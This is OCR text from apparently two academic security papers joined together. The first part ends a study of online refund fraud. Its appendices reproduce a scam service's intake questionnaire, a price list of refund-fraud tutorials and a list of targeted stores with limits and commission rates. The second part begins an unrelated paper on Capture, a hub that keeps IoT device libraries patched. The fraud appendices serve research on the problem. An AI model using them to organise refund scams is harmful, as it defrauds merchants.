[40] Z. Sun, C. E. Rubio-Medrano, Z. Zhao, T. Bao, A. Doupé, and G.-J. Ahn. Understanding and Detecting Private Interactions in Underground Forums. In *Proceedings of the ACM Conference on Data and Application Security and Privacy (CODASPY)*, 2019.

[41] S. Sundaresan, D. McCoy, S. Afroz, and V. Paxson. Profiling underground merchants based on network behavior. In *Proceedings of the IEEE Symposium on Electronic Crime Research (eCrime)*, 2016.

[42] K. Thomas, F. Li, A. Zand, J. Barrett, J. Ranieri, L. Invernizzi, Y. Markov, O. Comanescu, V. Eranti, A. Moscicki, et al. Data breaches, phishing, or malware? understanding the risks of stolen credentials. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, 2017.

[43] K. Thomas, F. Li, A. Zand, J. Barrett, J. Ranieri, L. Invernizzi, Y. Markov, O. Comanescu, V. Eranti, A. Moscicki, et al. Data breaches, phishing, or malware?: Understanding the risks of stolen credentials. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, pages 1421–1434. ACM, 2017.

[44] S. Wang and C. D. Manning. Baselines and bigrams: Simple, good sentiment and topic classification. In *Proceedings of Association for Computational Linguistics (ACL)*, 2012.

[45] M. Zhang. Couple stole $1.2m worth of cameras and electronics from amazon, Oct. 2017.

[46] P. Zhang, A. Oest, H. Cho, Z. Sun, R. Johnson, B. Wardman, S. Sarker, A. Kpravelos, T. Bao, R. Wang, Y. Shoshitaishvili, A. Doupé, and G.-J. Ahn. CrawlPhish: Large-scale Analysis of Client-side Cloaking Techniques in Phishing. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2021.

[47] Z. Zhao, G.-J. Ahn, H. Hu, and D. Mahi. Socialimpact: systematic analysis of underground social dynamics. In *Proceedings of the European Symposium on Research in Computer Security (ESORICS)*, 2012.

[48] Z. Zhao, M. Sankaran, G.-J. Ahn, T. J. Holt, Y. Jing, and H. Hu. Mules, seals, and attacking tools: Analyzing 12 online marketplaces. *IEEE Security & Privacy*, 2016.

A Service Form in Preparation Stage

Table 7: Service form questions.

No.	Question
1	Which store do you need a refund on? Mention with domain (com/de/uk)
2	When did you place the order?
3	When did you receive your order?
4	Provide the carrier/tracking number?
5	Price of the item?
6	Your order number?
7	Name on your account?
8	The email address used for your account/order?
9	The billing address on the account? (including country & zip code)
10	The shipping address on the account? (including country & zip code)
11	Was a refund already attempted on your order? If yes, What method did you use and what did they say?
12	What type of payment? Example "Master Card" last 4 digits of the card used
13	What do you need, Refund/Replacement?
14	How do you want to pay me?
15	Did you sign for it? or was it left somewhere outside?
16	What was the item you want to get refunded? (Please paste links. In case of multiple items in your order, please include links to all and individual costs of each item)
17	Provide your telegram/discord you used to contact me.
18	Phone Number on the order/account?
19	Anything more about the order/account? Anything important that I should know?

B Scam Tutorials

Table 8: Tutorials for Concession Abuse.

Book Name	Book Type	Price	Introduction
E-Book	Core	€ 69.00	Introduction; Information; Q&A; Common refund methods; Amazon System explained; Internal/External Investigation explained; How to profit from refunding; Tips; Support
Fake TID method	Selective	€ 119.90	Best and most effective method of most shops; Step-by-step guide for Amazon
PayPal refunds up to 15,000 EUR	Selective	€ 179.90	New and easy way of refunding through Paypal, even if the seller is replying to your dispute. It comes with nearly 100% success rate for any store.
Amazon bonus methods	Selective	€ 19.90	Detailed step-by-step guide on how to refund Amazon with exclusive methods. It allows you to refund on Amazon (.com/.co.uk); How to get an instant advanced replacement for cracked accounts on Amazon.de
Find refundable stores	Selective	€ 39.90	A simple and extremely powerful way of finding new stores to refund
Telegram refunding group	Selective	€ 14.90	Come and join us! Exchange your ideas and experience with others. Connect with each other and improve your knowledge!
Start your own service	Selective	€ 49.90	Information for your future refund service including how to start, prepare, improve and maximize your business.
1-ON-1 mentorship	Selective	€ 449.90	Providing you help to complete with ongoing refunds and giving extra tips.

C The Survey Results of Customers' Attitudes to Proposed Defense

Table 9: Demographics of participants.

	Metric	Percentage of Participants
Gender	Female	53.8%
	Male	44.9%
	No Answer	1.3%
Age	18 ∼ 29 years	12.3%
	30 ∼ 49 years	62.7%
	50+ years	25.0%
Education	Up to H.S.	10.1%
	Some College	31.8%
	B.S. or above	58.1%
Num of shopping acct	0	0.8%
	1 ∼ 3	35.2%
	4 ∼ 6	31.8%
	7+	32.2%
Freq. of shopping per month	0	0.4%
	1 ∼ 3	60.2%
	4 ∼ 6	21.6%
	7+	17.8%
Expense of shopping in 2019	<= $200	7.6%
	$201 ∼ $500	22.9%
	$501 ∼ $1,000	29.7%
	$1,000+	39.8%

Table 10: General security experience and attitude.

	Metric	Percentage of Participants
Account Hacked (or suspected to be hacked)	Yes	40.3%
	No	59.7%
Financial Loss	Yes	3.4%
	No	96.6%
Adopt Security Measure	1 (Strongly disagree)	0.8%
	2	3.4%
	3	11.0%
	4	32.6%
	5 (Strongly agree)	52.2%

Table 11: Participants' concerns about security approaches.

Scenario	Concern	Quote
Invest & Proof	Inconvenience	I don't like being further inconvenienced to prove that I've been inconvenienced.
	Hard to prove	Hard to proof the absence of something, like a delivery. This feels like an additional burden.
	Suspecting moral character	I would not be dishonest in such a case and would be outraged that my honesty would be in question in such a case.
	Not always	It depends on how much proof they need and how easily i can get it to them. also how long they take to respond
ID_Verif	Annoying	Inconvenient and annoying and time-wasting.
Local_Rtn	Inconvenience	I live too far from these types of places for it to be remotely convienent.
	Not always	It depends on how close the store is, whether this would work.
Sep_Ship	Shipping delay	If it delays my shipment I would mind.
	Resource waste	It seems like a waste of packaging and we already waste a lot on packaging/shipping.
Pin_Egift	Annoying	Hard for me to remember regular passwords as it is but now I would have to remember a separate one for the gift cards.
Sec_Notif	Annoying	This is a pain. I don't want to main two email addresses for online shopping.
	Sharing private email address	I use one of my emails for very close and important emails and the other for shopping. I would not want any store whatsoever to have my private email under any circumstances.

Table 12: Participants' attitudes toward security approaches.

Scenario	Security Approach	1 (Strongly Not Mind)	2	3	4	5 (Strongly Mind)	Mean	Continue Buying	Stop Buying
1	Invest	56.4%	25.4%	11.4%	4.2%	2.6%	1.71	86.9%	13.1%
1	Invest_HV	72.0%	15.7%	5.5%	3.8%	3.0%	1.5	90.2%	9.8%
1	Proof	38.6%	19.1%	17.8%	14.0%	10.6%	2.40	68.6%	31.4%
2	ID_Verif	76.3%	14.0%	4.7%	3.0%	2.1%	1.42	93.6%	6.4%
3	Local_Rtn	47.5%	17.8%	14.8%	10.2%	9.7%	2.17	86.0%	14.0%
4	Sep_Ship	81.4%	7.6%	5.5%	3.0%	2.5%	1.38	93.6%	6.4%
5	Pin_Egift	78.0%	9.7%	5.1%	4.7%	2.5%	1.44	92.4%	7.6%
6	Sec_Notif	61.9%	16.1%	8.9%	7.6%	5.5%	1.79	87.7%	12.3%

Table 13: Survey questions.

	Question	Answer Options
S1 (Invest & Proof)	***S1: If you contact a merchant for a refund/replacement WITHOUT returning goods because of a reason such as never receiving the package or receiving an empty package.***	
	Q1: Do you mind if the merchant starts an investigation before issuing the refund/replacement?	Five-point Likert scale.
	Q2: If it is a high-value good (hundreds of dollars), do you mind the investigation?	Five-point Likert scale.
	Q3: If the merchant needs to start an investigation in this scenario, would you stop buying goods from this merchant any more?	(i) Yes, I will STOP buying from it, (ii) No, I will continue buying from it
	Q4: If the merchant needs to start an investigation on high-value goods in this scenario, would you stop buying goods from this merchant any more?	(i) Yes, I will STOP buying from it, (ii) No, I will continue buying from it
	Q5: Do you mind providing extra proof in this scenario? For example, a video of the empty box with a handwritten reference number, or a police report if the package is stolen by someone?	Five-point Likert scale.
	Q6: If the merchant needs you to provide extra proof in this scenario, would you stop buying goods from this merchant any more?	(i) Yes, I will STOP buying from it, (ii) No, I will continue buying from it
	Q7: If you mind the investigation or providing extra proof in this scenario, please briefly explain the reason.	Short Answer
	Q8: If you DO NOT mind the investigation or providing extra proof, please briefly explain the reason.	Short Answer
S2 (ID_Verif)	***S2: To prevent criminals from buying goods using your account, an effective countermeasure could be verifying a customer's identity (i.e., 2-factor authentication; answer security questions through a link) when the shipping address is requested to change.***	
	Q1: Do you mind merchants employing this approach?	Five-point Likert scale.
	Q2: If the merchant employs this approach, would you stop buying goods from this merchant any more?	(i) Yes, I will STOP buying from it, (ii) No, I will continue buying from it
	Q3: If you mind the merchant employing this security approach, please briefly explain the reason.	Short Answer
	Q4: If you DO NOT mind the merchant employing this security approach, please briefly explain the reason.	Short Answer
S3 (Local_Rtn)	***S3: To ensure some high-value goods are properly packaged and avoid any unnecessary loss, customers may be requested to return them to a local store or a shipping agent who will help pack them.***	
	Q1: Do you mind merchants employing this policy?	Five-point Likert scale.
	Q2: If the merchant employs this return policy, would you stop buying goods from this merchant any more?	(i) Yes, I will STOP buying from it, (ii) No, I will continue buying from it
	Q3: If you mind the merchant employing this return policy, please briefly explain the reason.	Short Answer
	Q4: If you DO NOT mind the merchant employing this return policy, please briefly explain the reason.	Short Answer
S4 (Sep_Ship)	***S4: To track and ensure the high-value goods can be delivered to you, high-value goods would be shipped separately with your other packages.***	
	Q1: Do you mind merchants employing this policy?	Five-point Likert scale.
	Q2: If the merchant employs this policy, would you stop buying goods from this merchant any more?	(i) Yes, I will STOP buying from it, (ii) No, I will continue buying from it
	Q3: If you mind the merchant employing this shipping policy, please briefly explain the reason.	Short Answer
	Q4: If you DO NOT mind the merchant employing this shipping policy, please briefly explain the reason.	Short Answer
S5 (Pin_Egift)	***S5: To protect gift cards in customers' accounts from stealing, setting up a payment password/PIN for e-gift cards would be an effective security approach.***	
	Q1: Do you mind merchants employing this approach?	Five-point Likert scale.
	Q2: If the merchant employs this approach, would you stop buying goods from this merchant any more?	(i) Yes, I will STOP buying from it, (ii) No, I will continue buying from it
	Q3: If you mind the merchant employing this security approach, please briefly explain the reason.	Short Answer
	Q4: If you DO NOT mind the merchant employing this security approach, please briefly explain the reason.	Short Answer
S6 (Sec_Notif)	***S6: To ensure customers can receive information about all account activities even if the accounts are hacked, a dedicated notification approach, such as a secondary email address, is needed. This notification approach would be undisclosed in a customer's profile.***	
	Q1: Do you mind merchants employing this approach?	Five-point Likert scale.
	Q2: If the merchant employs this approach, would you stop buying goods from this merchant any more?	(i) Yes, I will STOP buying from it, (ii) No, I will continue buying from it
	Q3: If the merchant needs your secondary email address as the notification approach, do you have a secondary e-mail address you could provide?	(i) Yes, (ii) No
	Q4: If you mind the merchant employing this security approach, please briefly explain the reason.	Short Answer
	Q5: If you DO NOT mind the merchant employing this security approach, please briefly explain the reason.	Short Answer

D Service List of a Scam Service Provider

Table 14: A Concession Abuse service list.

Store Category	Payment Method	Store	Limit ($/€)	Items	Pay Rate (%)	Region	Avg Time
Clothing	Credit/Debit Card	Abercrombie & Fitch	No Limit	Multi	25%	Worldwide	1 Day
		Macys	No Limit	One	25%	USA	1 Day
		Hollister	No Limit	Multi	25%	Worldwide	1 Day
		Zappos incl Luxury	30,000	Multi	25%	USA	1 Day
		Armani	3,000	Multi	25%	Worldwide	10 Day
	PayPal	Stone Island	No Limit	Multi	15 – 25%	Worldwide	2 – 3 Weeks
		StockX	No Limit	One	15 – 25%	Worldwide	2 – 3 Weeks
		YOOX	No Limit	Multi	15 – 25%	Worldwide	2 – 3 Weeks
		Dolce Gabbana	No Limit	Multi	15 – 25%	Worldwide	2 – 3 Weeks
		Mr Porter	No Limit	Multi	15 – 25%	Worldwide	2 – 3 Weeks
Electronics	Credit/Debit Card	Walmart	30,000	Multi	25%	USA	1 Day
		Target	30,000	Multi	25%	USA	1 Day
		Google Express	12,000	One	25%	USA	5 – 10 Days
		Apple	5,000	One	25%	USA	1 – 3 Days
		Lenovo	5,000	One	25%	USA	1 – 2 Weeks
	PayPal	Canon	No Limit	Multi	15 – 25%	Worldwide	2 – 3 Weeks
		Dell	No Limit	One	15 – 25%	Worldwide	2 – 3 Weeks
		Microsoft	No Limit	Multi	15 – 25%	EU/USA/CA	2 – 3 Weeks
		Google Express	No Limit	Multi	15 – 25%	Worldwide	2 – 3 Weeks
		HP	No Limit	Multi	15 – 25%	Worldwide	2 – 3 Weeks
Beauty	Credit/Debit Card	Sephora	3,000	Multi	15 – 25%	Worldwide	1 – 5 Days
		Lancome	1,000	Multi	15 – 25%	USA	3 – 10 Days
		MAC Cosmetics	1,000	Multi	15 – 25%	Worldwide	3 – 10 Days
		Urban Decay	1,000	Multi	15 – 25%	USA	3 – 10 Days
		Estee Lauder	1,000	Multi	15 – 25%	USA	3 – 10 Days
Outdoors	Credit/Debit Card	Fanatics	1,000	Multi	15 – 25%	USA	1 Day
		NBA/NFL/NHL Store	1,000	Multi	15 – 25%	USA/CA	1 Day
		Oakley	1,000	Multi	15 – 25%	Worldwide	5 – 7 Days
		Rayban	1,000	Multi	15 – 25%	Worldwide	1 – 3 Days
		Sunglass Hut	1,000	Multi	15 – 25%	USA	3 – 10 Days
Home	Credit/Debit Card	Allmodern	No Limit	One	18 – 25%	USA/CA	1 – 5 Days
		Wayfair	No Limit	One	18 – 25%	USA/CA	1 – 5 Days
		Birch Lane	No Limit	One	18 – 25%	USA/CA	1 – 5 Days
		Joss & Main	No Limit	One	18 – 25%	USA/CA	1 – 5 Days
		Herman Miller	No Limit	One	18 – 25%	USA/CA	1 – 5 Days
Pet Store	Credit/Debit Card	Chewy	1,000	Multi	15 – 25%	USA/CA	1 – 5 Days
		PetCo	1,000	Multi	15 – 25%	USA/CA	1 – 5 Days
		PetSmart	1,000	Multi	15 – 25%	USA/CA	1 – 5 Days
		Petvalu	1,000	Multi	15 – 25%	USA/CA	1 – 5 Days
		PetSupermarket	1,000	Multi	15 – 25%	USA/CA	1 – 5 Days
Adult	Credit/Debit Card	Adam & Eve	1,000	Multi	15 – 25%	USA	1 Day
		Lovehoney	1,000	Multi	15 – 25%	Worldwide	1 Day
Amazon	Credit/Debit Card	Amazon.com	7,000	Multi	25%	Worldwide	2 – 3 Weeks
		Amazon.fr	5,000	Multi	25%	Worldwide	7 – 10 Days
		Amazon.ca	5,000	Multi	25%	Worldwide	2 – 3 Weeks
		Amazon.de	5,000	Multi	25%	Worldwide	2 – 3 Weeks
		Amazon.it	5,000	Multi	25%	Worldwide	2 – 3 Weeks
		Amazon.nl	5,000	Multi	25%	Worldwide	3 – 5 Days
		Amazon.com.au	3,000	Multi	25%	Worldwide	5 – 10 Days

Capture: Centralized Library Management for Heterogeneous IoT Devices

Han Zhang
Carnegie Mellon University

Abhijith Anilkumar
Carnegie Mellon University

Matt Fredrikson
Carnegie Mellon University

Yuvraj Agarwal
Carnegie Mellon University

Abstract

With their growing popularity, Internet-of-Things (IoT) devices have become attractive targets for attack. Like most modern software systems, IoT device firmware depends on external third-party libraries extensively, increasing the attack surface of IoT devices. Furthermore, we find that the risk is compounded by inconsistent library management practices and delays in applying security updates—sometimes hundreds of days behind the public availability of critical patches—by device vendors. Worse yet, because these dependencies are "baked into" the vendor-controlled firmware, even security-conscious users are unable to take matters into their own hands when it comes to good security hygiene.

We present *Capture*, a novel architecture for deploying IoT device firmware that addresses this problem by allowing devices on a local network to leverage a *centralized* hub with third-party libraries that are managed and kept up-to-date by a single trusted entity. An IoT device supporting Capture comprises of two components: Capture-enabled firmware on the device and a remote driver that uses third-party libraries on the Capture hub in the local network. To ensure isolation, we introduce a novel *Virtual Device Entity* (VDE) interface that facilitates access control between mutually-distrustful devices that reside on the same hub. Our evaluation on a prototype implementation of Capture, along with 9 devices and 3 automation applets ported to our framework, shows that our approach incurs low overhead in most cases (<15% increased latency, <10% additional resources). We show that a single Capture Hub with modest hardware can support hundreds of devices, keeping their shared libraries up-to-date.

1 Introduction

With their growing popularity, in-home Internet-of-Things (IoT) devices are becoming ripe victims for remote attacks, leading to high-profile incidents such as the Mirai botnet [5]. Compared to traditional network hosts, IoT devices are often more vulnerable due to weak credentials [40, 60, 83], insecure protocols [43], and outdated software [57, 61]. Making matters worse, despite their deployment in homes, these devices may connect directly to public Internet hosts to send data and even listen for incoming connections [30, 64]. If any of them are compromised, attackers can easily wreak further havoc by moving on to other devices on the same network [5, 80].

Although many current IoT exploits originate from misconfigurations, weak credentials, and insecure applications [3, 40], the extensive use of third-party libraries in IoT devices may have security implications but remains overlooked. Vulnerabilities in common libraries, when left unpatched, can affect a massive number of devices (e.g., CallStrager [82] and Ripple20 [84]). The security impact of vulnerable libraries in *traditional* software systems is well-known [12, 14], with slow rollout of security-critical patches exacerbating the issue [21, 41, 49]. To understand whether this situation is as common in IoT, we conducted a study of 122 IoT firmware (Section 3), finding widespread use of common libraries. Matching firmware release dates to CVE disclosures, we observed significant delays in patching critical vulnerabilities (up to 1454 days), and inconsistent patch rollout even across the same vendor. As end-users are usually unable to address these vulnerabilities themselves, our findings call for better ways of managing third-party IoT libraries, mitigating potential threats arising from vulnerable libraries in the future.

Recent works in IoT security may partially alleviate this challenge, but each has its limitations (Table 1). Commercial IoT frameworks and operating systems (e.g., Microsoft Azure Sphere [48], AWS Greengrass [4], and Particle Device OS [53]) all assume the burden of managing a *limited* set of shared libraries provided by the OS. However, developers may use a variety of IoT libraries for functionality [54]. These OSes provide little protection for those custom libraries imported by developers. Alternatively, several proposals attempt to isolate vulnerable devices on the network [22, 36, 70]. Network isolation offers limited flexibility when it comes to mitigating the effects of compromised devices, so these approaches present an inherent security tradeoff whenever devices need Internet access.

	Automated Library Updates	Prevent Malicious Network Access	Secure Custom Libraries	No Firmware Changes	No Application Code Changes
Commercial IoT OS [4,48,53]	✓	✗	✗	✗	✗
Network Isolation [22,36,70]	✗	✓	Partial	✓	✓
Capture	✓	✓	✓	✗	Optional

Table 1: Comparing Capture with other IoT security approaches. Commercial IoT OSes offer centralized management for a limited set of libraries. Network isolation blocks unnecessary network communications, limiting exposure of vulnerable libraries. Unless developed natively, existing IoT devices need to modify firmware to include either commercial OSes or Capture runtime. Application code built with existing OS APIs also needs to change accordingly for the new OS's APIs; for Capture, some integration approaches provide backward-compatible API interfaces, avoiding changes to app-level code.

We present *Capture*, an approach that aims to reduce the IoT attack surface stemming from vulnerable third-party libraries without compromising functionality. Capture is a novel software architecture for writing IoT firmware, which enables centralized management of third-party libraries, thus simplifying the deployment of security-critical patches to home IoT devices. Rather than a monolithic firmware running on an IoT device, Capture partitions firmware across the device and its driver on a central hub. The hub is a trusted entity under users' direct control and maintains libraries updated. When developing Capture-enabled devices, vendors can implement the remote driver to use libraries maintained by the hub rather than managing updates individually for each version of their firmware. To provide flexibility and backwards-compatibility, Capture still allows developers to deploy custom, "unsupported" libraries directly on the device firmware, but leverages isolation to reduce the attack surface and limit damages to others in case they become compromised.

To realize this vision, we must address several challenges. First, since Capture splits devices into local firmware and drivers, traditional device network identifiers such as MAC and IP addresses are too coarse. Instead, we propose a novel abstraction, *Virtual Device Entity*s (VDE) — a combination of device, driver, and associated accounts and network configurations on the hub — as the basis for managing devices across hardware and facilitating access control.

Second, since we move part of the firmware functionality from device hardware onto a shared, centralized hub, we must ensure that drivers running on the hub are properly isolated from each other such that they function the same way as they did on the dedicated hardware. This is especially important so that even if a device is compromised it cannot affect the other devices on the hub. We place every VDE into its own subnet attached to a unique virtual network interface (vNIC). By blocking inter-vNIC traffic, we prevent devices from sending network packets to each other. We also assign unique user accounts and utilize Linux security primitives to isolate shared resources on the hub.

Finally, as Capture represents a significant shift in the conventional IoT architecture for developers, we take steps to simplify the migration of existing IoT devices to our framework. We design and evaluate three integration approaches based on how current IoT devices are implemented — OS Default Library Replacement, Existing IoT Framework Extension, and Native Driver Development — showing that Capture can be adopted by developers by changing a few lines of code in their existing firmware.

We developed a prototype Capture Hub on a Raspberry Pi 3 (RPi 3), and migrated 9 open-source IoT applications ranging from streaming cameras to extensible "smart" mirror displays into the framework. These applications cover a variety of hardware platforms, from embedded real-time micro-controllers to fully-provisioned Linux installations. In addition, we implemented 3 home automation applets on IFTTT [38], which provide additional macro-benchmarking data. Our evaluation shows that porting an application is often straightforward, while using Capture introduces a modest latency increase (15% on average, <23 ms in most cases). We believe this is imperceptible from a typical user's perspective, although it may vary depending on the set of applications that are installed. In particular, for IoT automation platforms such as IFTTT, the overhead of Capture is negligible compared to the time needed to communicate with the cloud backend. Applications that rely on throughput also fare well, experiencing 34% overhead on average, which we found preserves qualitative functionality. Importantly, our results show that the hub itself scales well to many devices: the inexpensive RPi 3 prototype can easily accommodate on the order of 50 devices without over-subscription, with more capable hardware allowing hundreds of independent devices.

In summary, we make the following contributions:

- We present Capture, a novel architecture for deploying IoT firmware in a way that supports centralized management of third-party libraries, thus eliminating the need for timely updates from individual vendors.
- We introduce Virtual Device Entities (VDEs) to securely manage devices in Capture, and isolate untrusted components running on shared hardware from each other.
- We propose three integration approaches for migrating existing IoT devices to Capture. Our evaluation on 9 open-source IoT devices shows that these apps can be




Figure 1: Current IoT device software stacks and network communication. Devices have a variety of platforms (ARM Cortex-M, ESP32) but utilize similar third-party libraries.

migrated to Capture with minimal changes.

- We implement a prototype of Capture on a RPi 3 and evaluate its performance for 9 IoT apps and 3 IFTTT applets. We show that Capture incurs low performance overhead (<15% latency increases and <10% extra on-device resources on average) and a single Capture Hub can support dozens to hundreds of local devices. The code is available at https://github.com/synergylabs/iot-capture.

2 Background and Setting

In this section, we provide essential background on the IoT setting that we assume for the rest of the paper. Interested readers are encouraged to read the comprehensive SoK paper by Alrawi et al. [3] for additional details on IoT deployments and security considerations.

IoT Device Software Stack. Figure 1 illustrates three representative IoT devices and their software architecture based on teardown blogs [1, 18]. IoT devices use a variety of microcontrollers (MCUs) with different capabilities. For example, devices using ARM Cortex-M MCU can run a version of Linux, supporting numerous Linux libraries (e.g., OpenSSL). Meanwhile, more inexpensive devices often use less capable MCUs, such as Espressif ESP-32 with 520 KB RAM [26]. They also use light-weighted RTOSes and libraries (e.g., wolfSSL) to reduce resource use. Given that IoT developers often focus their effort on building compelling application software (e.g. App A, B, C in the figure), alternative IoT platform designs have been proposed (e.g., HomeOS [19], Azure Sphere [48], Particle OS [53]) which offer low-level OS and library security updates as a service, enabling developers to focus on applications using a limited set of APIs.

Home IoT Networking. During the installation of a device in their home, users typically connect IoT devices to the Internet either directly by associating them with their home WiFi router, or through a vendor-provided hub (e.g. Samsung's SmartThings hub or the Philips Hue bridge) which is then cloud-connected. Internet-connected devices can be publicly accessible (via Network Address Translation (NAT) from routers) due to functionality requirements, but may be reachable from Internet attackers as well [11, 81]. Although sometimes devices can be restricted to not access the Internet, they can still communicate with other devices on the LAN without users' involvement using, for example, the UPnP protocol [40, 42]. This can lead to cross-device exploits and escalation attacks [5, 82].

Figure 1 shows an example IoT home deployment with three devices that communicate with external hosts, including the vendor's proprietary cloud, the IFTTT automation service, and possibly generic cloud service providers such as AWS or Azure. In this example, however, not all devices are equally secure. Device A and Device B both use OpenSSL, but Device A uses an outdated version (1.1.0a) as compared to Device B (1.1.0c). Device C, which runs on limited hardware, makes use of a lighter-weight SSL library (WolfSSL). Even in a small deployment, it may be common to see a wide range of security-critical third-party libraries in use, becoming even more of an issue in realistic settings.

3 Third-Party Libraries in IoT

In this section, we seek to address two key questions which are largely unanswered. Namely, *how prevalent is third-party library usage among existing IoT devices*, and *how diligent are device vendors when it comes to releasing firmware updates that patch critical security vulnerabilities?*

Previous studies [10, 49, 86] that focus mainly on network equipment report widespread vulnerabilities, some of which can be attributed to unpatched third-party libraries. A recent study focusing on smart appliances reports similar findings [3]. However, these studies do not address the state of affairs on current IoT devices, and in particular on how frequently libraries are used and updated. To fill this gap in our knowledge, we conducted a measurement study on 122 firmware releases from 26 devices and 5 popular vendors. We find that third-party library use is prevalent, and even more concerning, that security-essential libraries like OpenSSL often remain unpatched for hundreds of days.

3.1 Data Collection

Retrieving Library Information. A potential approach is to analyze the binary images of publicly available firmware images. However, despite the availability of analysis tools [20, 33], validating the resulting information would be time-consuming and error-prone, and the number of devices with easily obtainable firmware images is limited. Instead, we collect vendor-reported information about the use of GPL open-source libraries in firmware release notes, as this disclosure is required by the license terms. While our results may thus exclude information about closed-source and non-GPL

Vendor	BLK	TP	Ring	Nest	D-Link	Total
Devices	12	3	1	7	3	26
Firmware	12	3	1	74	32	122
Libraries	80	5	53	290	93	441
Lib. versions	103	5	55	400	114	654

Table 2: Summary of devices and vendors included in the measurement. We skip firmware for network equipment since our focus is on smart devices. BLK — Belkin, TP — TP-Link.

third-party libraries, we note that this will, if anything, underrepresent the true prevalence of third-party library use in IoT devices. We used this approach to collect all available data for 441 unique libraries across 122 firmware releases from 5 IoT vendors, dating back to 2011. We manually collected library names and version numbers for 122 firmware releases.

Firmware Selection. We selected 5 popular device vendors (Belkin, TP-Link, Ring, Nest, and D-Link) since we were able to find consistent, detailed information about their firmware releases with the required third-party library information. Table 2 summarizes 122 firmware releases we collected data about. Nest and D-Link provide the most comprehensive information about their firmware release history, dating back to 2011. We use these historical releases to analyze longitudinal patching behaviors. Belkin and TP-Link maintain public information for a single firmware version for each device still under support. Ring releases one summary for all open-source libraries used in their devices, which we categorize as a single generic device with a single firmware release. Table 3 includes individual device details.

3.2 Results

From the collected data, we aim to characterize two main statistics: the prevalence of third-party library usage in IoT firmware images across vendors, and the characteristics of patch release over time. In particular, our goal for the latter statistic is to understand how quickly a new firmware image is released after a third-party library is updated in response to a known CVE with a corresponding moderate or high severity.

Prevalence. As expected, we found that IoT devices use third-party libraries extensively. Table 2 shows that the 122 firmware releases we studied disclosed 441 unique open-source libraries. Counting libraries with different version numbers as unique, this number increases to 654. While some vendors consistently use the same version across images, others do not: for example, of the 12 Belkin devices we studied (each corresponding to one image), there are 80 unique libraries spanning 103 library versions. This finding already suggests problematic patching behavior. While there is a significant variation in the range of libraries in use (441 across just 26 devices), there is a common subset across devices. Figure 2 shows the most popular libraries, appearing in at least 50% of the devices. OpenSSL and BusyBox are ubiquitous, used by 92.31% and 88.46% out of a total of 26 devices.




Figure 2: List of the most common libraries in all 26 devices across vendors. Among 26 devices, over 50% use these libraries. The most popular ones, OpenSSL and BusyBox, are used by 92.31% and 88.46% of devices. We also show the percentage of vendors who use these libraries on their devices.

Patching Practices. To better understand the security risk of third-party library use, we examine firmware releases longitudinally, and their alignment with library patches and CVE disclosures. Since historical release data was only available for 5 devices from Nest and D-Link, we use 100 firmware releases for these devices, for a 7-year period (2011-2018).

We pick OpenSSL to study library patching practices for two reasons. First, OpenSSL is a popular library used by all vendors in our dataset, except for Ring which uses GnuTLS. Second, OpenSSL is critical for software security and has a well-documented history of vulnerability discoveries and patches [52]. By examining OpenSSL versions in firmware releases and OpenSSL's update history, we analyze vendors' patching behaviors and outstanding vulnerabilities over time.

Figure 3 shows the "age" of the OpenSSL library, defined as the number of days elapsed since the release date of a particular version. The dashed lines represent the library ages used in different device firmware, while the solid green lines represent the ideal case where the devices can always use the *most up-to-date* library versions. As shown in these dashed lines, device firmware updates routinely lag behind using the latest versions of OpenSSL. In some cases, this extends for hundreds of days. For example, Nest Protect's last firmware release on 2016-07-13 used a 1525 days old OpenSSL version, while the latest available one was released on 2016-05-03 (only 71 days old). Furthermore, there are often multiple new firmware releases made by vendors without incorporating the up-to-date library version, suggesting a missed opportunity. Notably, even devices from the *same* vendor often use different library versions, highlighting the challenge of coordinating upgrades.

The Nest Learning Thermostat appears to have the best patching practices among devices in our study; it sometimes even used the latest OpenSSL (red circles in Figure 3). However, a closer look at how this aligns with known vulnerabili-




Figure 3: OpenSSL library ages in different devices. Dashed lines represent actual library used in the firmware. Each marker indicates a new firmware release. Solid lines indicate the expected library age **if** new firmware release always uses the latest versions, representing a best-case scenario. Red circles highlight cases in which devices *actually* use the latest version.

